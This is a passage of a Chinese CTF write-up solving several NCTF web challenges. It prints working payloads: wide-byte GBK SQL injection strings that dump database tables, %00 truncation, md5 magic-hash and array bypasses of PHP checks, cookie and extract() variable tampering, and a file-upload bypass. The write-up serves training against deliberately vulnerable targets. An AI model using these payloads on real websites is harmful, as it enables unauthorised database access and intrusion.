文件路径这里采取相对路径，相对于/web7/index.php文件所在目录下的index.php文件，即.../index.php（当前目录下的index.php文件）



得到

```
PGh0bWw+CiAgICA8dGl0bGU+YXNkZjwvdGl0bGU+CiAgICAKPD9waHAKCWVycm9yX3JlcG9ydGluZygwKTsKCWlmKCEkX0dFVFtmaWxlXSl7ZWNo
byAnPGEgaHJlZj0iLi9pbmRleC5waHA/ZmlsZT1zaG93LnBocCI+Y2xpY2sgbWU/IG5vPC9hPic7fQoJJGZpbGU9JF9HRVRbJ2ZpbGUnXTsKCWlm
KHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJk
YXRhIikpewoJCWVjaG8gIk9oIG5vISI7CgkJZXhpdCgpOwoJfQoJaW5jbHVkZSgkZmlsZSk7IAovL2ZsYWc6bmN0ZntlZHVsY25pX2VsaWZfbGFj
b2xfc2lfc2lodH0KCj8+CjwvaHRtbD4=
```

用base64解密，即可得到flag，解密结果如下


```
<html>
    <title>asdf</title>

<?php
 error_reporting(0);
 if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
 $file=$_GET['file'];
 if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
  echo "Oh no!";
  exit();
 }
 include($file);
//flag:nctf{edulcni_elif_lacol_si_siht}

?>
</html>
```

flag:nctf{edulcni_elif_lacol_si_siht}

0x0a 单身一百年也没用

题目链接：http://chinalover.sinaapp.com/web9/


这道题跟0x07一样，直接抓包，不过这题的flag在响应头中



flag: nctf{this_is_302_redirect}

0x0b Download~!

题目链接：http://way.nuptzj.cn/web6/




好像失效了⊙__⊙‖|


0x0c COOKIE

题目链接：http://chinalover.sinaapp.com/web10/index.php


题目描述中有一个tips:0==not



抓包看看




抓包结果结合题目cookie 以及tips，我们试试将Cookie:Login=0修改为1，得到flag



flag:nctf{cookie_is_different_from_session}

0x0d MYSQL

题目链接：http://chinalover.sinaapp.com/web11/



https://blog.csdn.net/a895963248

点击这个链接，结果真的是百度百科，我还仔细把百科看了一遍⊙__⊙‖|
看上面提示，得知应该存在一个robots.txt，打开看看


https://blog.csdn.net/a895963248

上面的字由于编码原因看不起了，不过大概能知道有一个sql.php文件以及flag跟下面的代码有关

```
<?php
if($_GET[id]) {
   mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
  mysql_select_db(SAE_MYSQL_DB);
  $id = intval($_GET[id]);
  $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
  if ($_GET[id]==1024) {
      echo "<p>no! try again</p>";
  }
  else{
    echo($query[content]);
  }
}
?>
```

分析后发现存在一个intval()函数，用于获取变量的整数值
根据下面的if函数分析，只要输入一个整数位为1024，小数位不为0的id，即可得到flag，这里我用的是1024.1


```
sql.php?id=1024.1
```



flag:nctf{query_in_mysql}

0x0e GBK Injection

题目链接：http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1
显示了当前语句，很容易看出来是字符型注入




尝试在id=1后面加上一个单引号'，发现'被转义为反斜杠\，再结合题目GBK Injection，不难想到这是一道宽字节注入题，我们可以用%df%27来代替单引号'，后面发现空格和#也被过滤了，所以用%23代替#，注释号/**/代替空格

```
空格---------->/**/
#------------>%23
'------------>%df'=%df%27
```

接下来开始注入
id=-1’ union select 1,2#

```
?id=-1%df%27/**/union/**/select/**/1,2%23
```



可以知道回显位为2
id=-1’ union select 1,database()#

```
?id=-1%df%27/**/union/**/select/**/1,database()%23
```

可以得到数据库名为**sae-chinalover**
?id=-1’ union select 1,group_concat(table_name) from information_schema.tables where table_schema=0x7361652d6368696e616c6f766572#
这里数据库名字用16进制表示

```
?id=-1%df%27/**/union/**/select/**/1,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=0x7361652d6368696e616c6f766572%23
```

可以得到ctf,ctf2,ctf3,ctf4,gbksqli,news六张表
查询每一张表的列，以gbksqli为例
?id=-1’ union select 1,group_concat(column_name) from information_schema.columns where table_name=0x67626b73716c69#

```
?id=-1%df%27/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=0x67626b73716c69%23
```

可以得到gbksqli中有flag列（ctf4表中有个假flag）
查询flag值
?id=-1 union select 1,flag from gbksqli#

```
?id=-1%df%27/**/union/**/select/**/1,flag/**/from/**/gbksqli%23
```

可以得到flag
flag:nctf{gbk_3sqli}


0x0f /x00

题目链接：http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php
题目给出代码

```
    if (isset ($_GET['nctf'])) {
            if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
                echo '必须输入数字才行';
            else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
                die('Flag: '.$flag);
            else
                echo '骚年，继续努力吧啊~';
        }
```

ereg()函数用指定的模式搜索一个字符串中指定的字符串,如果匹配成功返回true,否则,则返回false。搜索字母的字符是大小写敏感的，这里限制变量nctf的必须为数字型
strpos() 函数查找字符串在另一字符串中第一次出现的位置，返回字符串在另一字符串中第一次出现的位置，如果没有找到字符串则返回 FALSE，这里限制nctf中必须含有’#biubiubiu’
同时要求变量为数字型且含有字符串片段，这里我们有两种方法
方法一：ereg(array)返回NULL，strpos(array)返回NULL而NULL与FALSE类型是不同的，所以我们可以考虑传入nctf为一个数组

```
?nctf[]
```




Warning: strpos() expects parameter 1 to be string, array given in **web4/f5a14f5e6e3453b78cd73899bad98d53/index.php** on line **10**
Flag: flag:nctf{use_00_to_jieduan}

方法二：根据题目名称，我们可以用%00截断的方式来获得flag
ereg()函数存在NULL截断漏洞，导致了正则过滤被绕过,所以可以使用%00截断正则匹配

```
?nctf=1%00%23biubiubiu
```

这里#用%23代替



Flag: flag:nctf{use_00_to_jieduan}

https://blog.csdn.net/a895963248

flag:nctf{use_00_to_jieduan}

0x10 bypass again

题目链接：http://chinalover.sinaapp.com/web17/index.php
题目给出代码


```
    if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
    if (md5($_GET['a']) == md5($_GET['b']))
    die('Flag: '.$flag);
    else
    print 'Wrong.';
    }
```

这里要求传入a，b要求a，b的值不相同，而a，b的md5值相同，我们就想到0x02中，md5()函数中存在0e截断，所以我们只用传入两个md5值为0e开头的a，b值即可

```
    s878926199a
    0e545993274517709034328855841020
    s155964671a
    0e342768416822451524974117254469
```

这里采用0x02的数据

```
?a=s878926199a&b=s155964671a
```




if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: nctf{php_is_so_cool}

https://blog.csdn.net/a895963248

同时，md5(array)的值为NULL，所以我们也可以考虑传入两个数组

```
?a[]=0&b[]=1
```





```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: nctf{php_is_so_cool}
```

https://blog.csdn.net/a895963248

flag:nctf{php_is_so_cool}

0x11 变量覆盖

题目链接：http://chinalover.sinaapp.com/web18/index.php




https://blog.csdn.net/a895963248

下面有个source.php，给出代码

```
<?phpinclude("secret.php");?>
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
<?php
 extract($_POST);
    if ($pass == $thepassword_123) { ?>
    <div class="alert alert-success">
     <code><?php echo $theflag; ?></code>
    </div>
    <?php } ?>
<?php } ?>
```

要求传入一个pass值，使得pass值与thepassword_123相同，即可得到flag，但我们不知道thepassword_123是多少
extract() 函数从数组中将变量导入到当前的符号表，该函数使用数组键名作为变量名，使用数组键值作为变量值。针对数组中的每个元素，将在当前符号表中创建对应的一个变量。
extract(array,extract_rules,prefix)中第二个变量是检查和符号表中已存在的变量名是否冲突，而在上面为默认值，若没有另外指定，函数将覆盖已有变量，故传入任意pass和与之相等的thepassword_123即可获取flag
抓包，post传入

```
pass=1&thepassword_123=1
```




flag:nctf{bian_liang_fu_gai!}

0x12 PHP是世界上最好的语言

题目链接:http://way.nuptzj.cn/php/index.php
题目已崩，说明PHP不是世界上最好的语言

0x13 伪装者

题目链接：http://chinalover.sinaapp.com/web4/xxx.php



＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊

管理系统只能在本地登陆

本系统外部禁止访问

＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊

不是本地登陆你还想要flag?


理论上抓包，加上X-Forwarded-For为127.0.0.1就可以成功，这里可能是题目崩了

0x14 Header

题目链接：http://way.nuptzj.cn/web5/
崩

0x15 上传绕过

题目链接：http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html




文件上传

Filename: 浏览... 未选择文件。
Submit

https://blog.csdn.net/a895963248


一道正经的上传题，我们随便上传一个文件提示我们应该上传图片，上传一张jpg图片，提醒我们应该改为PHP后缀




Array ([0] => .jpg [1] => jpg) Upload: 1.jpg
Type: image/jpeg
Size: 378.005859375 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.phparray(4) { ["dirname"]=> string(9) "./uploads" ["basename"]=>
必须上传成后缀名为php的文件才行啊！

https://blog.csdn.net/a895963248

抓包，尝试将filename改成1.jpg.php，失败了
我们采用%00截断，将upload/后面加上`1.php .jpg`，php后面有一个空格，方便一会儿修改
在hex中找到这里，把空格的20改成00



得到flag



flag:nctf{welcome_to_hacks_world}

（这里尝试过将filename改成`1.php .jpg`再截断，结果失败了）

0x16 SQL注入1

